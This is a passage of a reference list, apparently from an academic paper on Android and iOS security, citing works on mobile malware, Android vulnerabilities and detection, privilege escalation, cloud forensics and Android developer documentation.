[10] Borrov, O. *Lacoon Discovers Xsser mRAT, the First Advanced Chinese iOS Trojan*. 2014; www.lacoon.com/lacoon-discovers-xsser-mrat-first-advanced-ios-trojan/.

[11] National Institute of Standards and Technology. *National Cyber Awareness System: Vulnerability Summary for CVE-2014-1939*. http://web.nvd.nist.gov/.

[12] Femerling, S.R., *Smartphone Apps Are Not That Smart: Insecure Development Practices*. 2012, Vulnex.

[13] Wu, D. and R.K.C. Chang, *Analyzing Android Browser Apps for file:// Vulnerabilities*, in *Information Security Conference*. 2014, SpringerLink: Hong Kong.

[14] Zhang, X. and W. Du, *Attacks on Android Clipboard*, in *Detection of Intrusions and Malware, and Vulnerability Assessment*, S. Dietrich, Editor. 2014, Springer International Publishing. p. 72-91.

[15] Pereira, A., M. Correia, and P. Brandão, *USB Connection Vulnerabilities on Android Smartphones: Default and Vendors' Customizations*, in *Communications and Multimedia Security*, B. De Decker and A. Zúquete, Editors. 2014, Springer Berlin Heidelberg. p. 19-32.

[16] Grace, M., et al., *RiskRanker: scalable and accurate zero-day android malware detection*, in *Proceedings of the 10th international conference on Mobile systems, applications, and services*. 2012, ACM: Low Wood Bay, Lake District, UK. p. 281-294.

[17] Grace, M., et al. *Systematic Detection of Capability Leaks in Stock {Android} Smartphones*. in *Proceedings of the 19th Network and Distributed System Security Symposium (NDSS)*. 2012. San Diego, CA, USA.

[18] Huang, J., et al., *AsDroid: detecting stealthy behaviors in Android applications by user interface and program behavior contradiction*, in *Proceedings of the 36th International Conference on Software Engineering*. 2014, ACM: Hyderabad, India. p. 1036-1046.

[19] Dong-Jie, W., et al. *DroidMat: Android Malware Detection through Manifest and API Calls Tracing*. in *Information Security (Asia JCIS), 2012 Seventh Asia Joint Conference on*. 2012.

[20] Zhou, Y. and X. Jiang. *Dissecting Android Malware: Characterization and Evolution*. in *Security and Privacy (SP), 2012 IEEE Symposium on*. 2012.

[21] Davi, L., et al., *Privilege Escalation Attacks on Android*, in *Information Security*, M. Burmester, et al., Editors. 2011, Springer Berlin Heidelberg. p. 346-360.

[22] Schmidt, A.D., et al., *Smartphone malware evolution revisited: Android next target?*, in *Malicious and Unwanted Software (MALWARE), 2009 4th International Conference on*. 2009. p. 1-7.

[23] Biggs, S. and S. Vidalis. *Cloud Computing: The impact on digital forensic investigations*. in *Internet Technology and Secured Transactions, 2009. ICITST 2009. International Conference for*. 2009.

[24] Grispos, G., T. Storer, and W.B. Glisson, *Calm Before the Storm: The Challenges of Cloud Computing in Digital Forensics*. 2012, IGI Global. p. 28-48.

[25] Taylor, M., et al., *Digital evidence in cloud computing systems.* Computer Law & Security Review, 2010. **26**(3): p. 304-308.

[26] Peffers, K., et al., *A Design Science Research Methodology for Information Systems Research.* J. Manage. Inf. Syst., 2007. **24**(3): p. 45-77.

[27] Android Developer. *Manifest.permission*. http://developer.android.com/reference/android/Manifest.permission.html.

[28] Android Developer. *<intent-filter>*. http://developer.android.com/guide/topics/manifest/intent-filter-element.html.